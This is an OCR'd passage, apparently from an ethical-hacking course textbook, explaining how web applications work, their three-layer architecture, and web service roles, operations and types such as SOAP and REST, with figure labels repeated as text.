

User
username
password
Login Form
http://certifiedhacker.com
/?id=6329&print=Y
Internet
Firewall
Web Server
OS System Calls
C:/
Operating System
DBMS
Web Application Server
ID | Topic | News
6329 | Tech | CNN
Output
SELECT * from news where id = 6329

Figure 14.1: Working of web applications



Web Application Architecture

Internet
Web Services
Clients
Web Browser
Presentation Layer
HTML, CSS, JavaScript
External Web Services
Smart Phones, Web Appliance
Web Server
Presentation Layer
Firewall
HTTP Request Parser
Proxy Server, Cache
Servlet Container
Resource Handler
Authentication and Login
Business Layer
Application Server
Java
C#
Ruby
PHP
Python
JavaScript
Business Logic
Legacy Application
Data Access
Database Layer
Cloud Services
B2B
Database Server

Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The “business logic” layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them, and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).




Internet
Web Services
Clients
Web Browser
Presentation Layer
HTML, CSS, JavaScript
External Web Services
Smart Phones, Web Appliance
Web Server
Presentation Layer
Firewall
HTTP Request Parser
Proxy Server, Cache
Servlet Container
Resource Handler
Authentication and Login
Business Layer
Application Server
Java
C#
Ruby
PHP
Python
JavaScript
Business Logic
Legacy Application
Data Access
Database Layer
Cloud Services
B2B
Database Server

Figure 14.2: Web Application Architecture



Web Services

- A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as **SOAP**, **UDDI**, **WSDL**, and **REST to enable communication** between applications developed for different platforms

Types of Web Services

- **SOAP web services**
  - It is based on the **XML format** and is used to transfer data between a service provider and requestor
- **RESTful web services**
  - It is based on a **set of constraints** using underlying HTTP concepts to improve performance

Web Service Architecture

Find
UDDI, WSDL

Service Registry
(Contains Service Descriptions)

Publish
UDDI, WSDL

Service Requester

Bind

Service Provider
(Contains Service and Service Descriptions)

Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider**: It is a platform from where services are provided.
- **Service Requester**: It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry**: It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish**: During this operation, service descriptions are published to allow the requester to discover the services.
- **Find**: During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind**: During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service**: It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description**: It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.




Figure 14.3: Web Service Architecture

Characteristics of Web Services

- **XML-based**: Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service**: In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.
- **Loosely coupled**: Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending

XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.

- **Asynchronous and synchronous support**: Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support**: Web services support remote procedure calls (RPC) similarly to traditional applications.

Types of Web Services

Web services are of two types:

- **SOAP web services**

  The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.

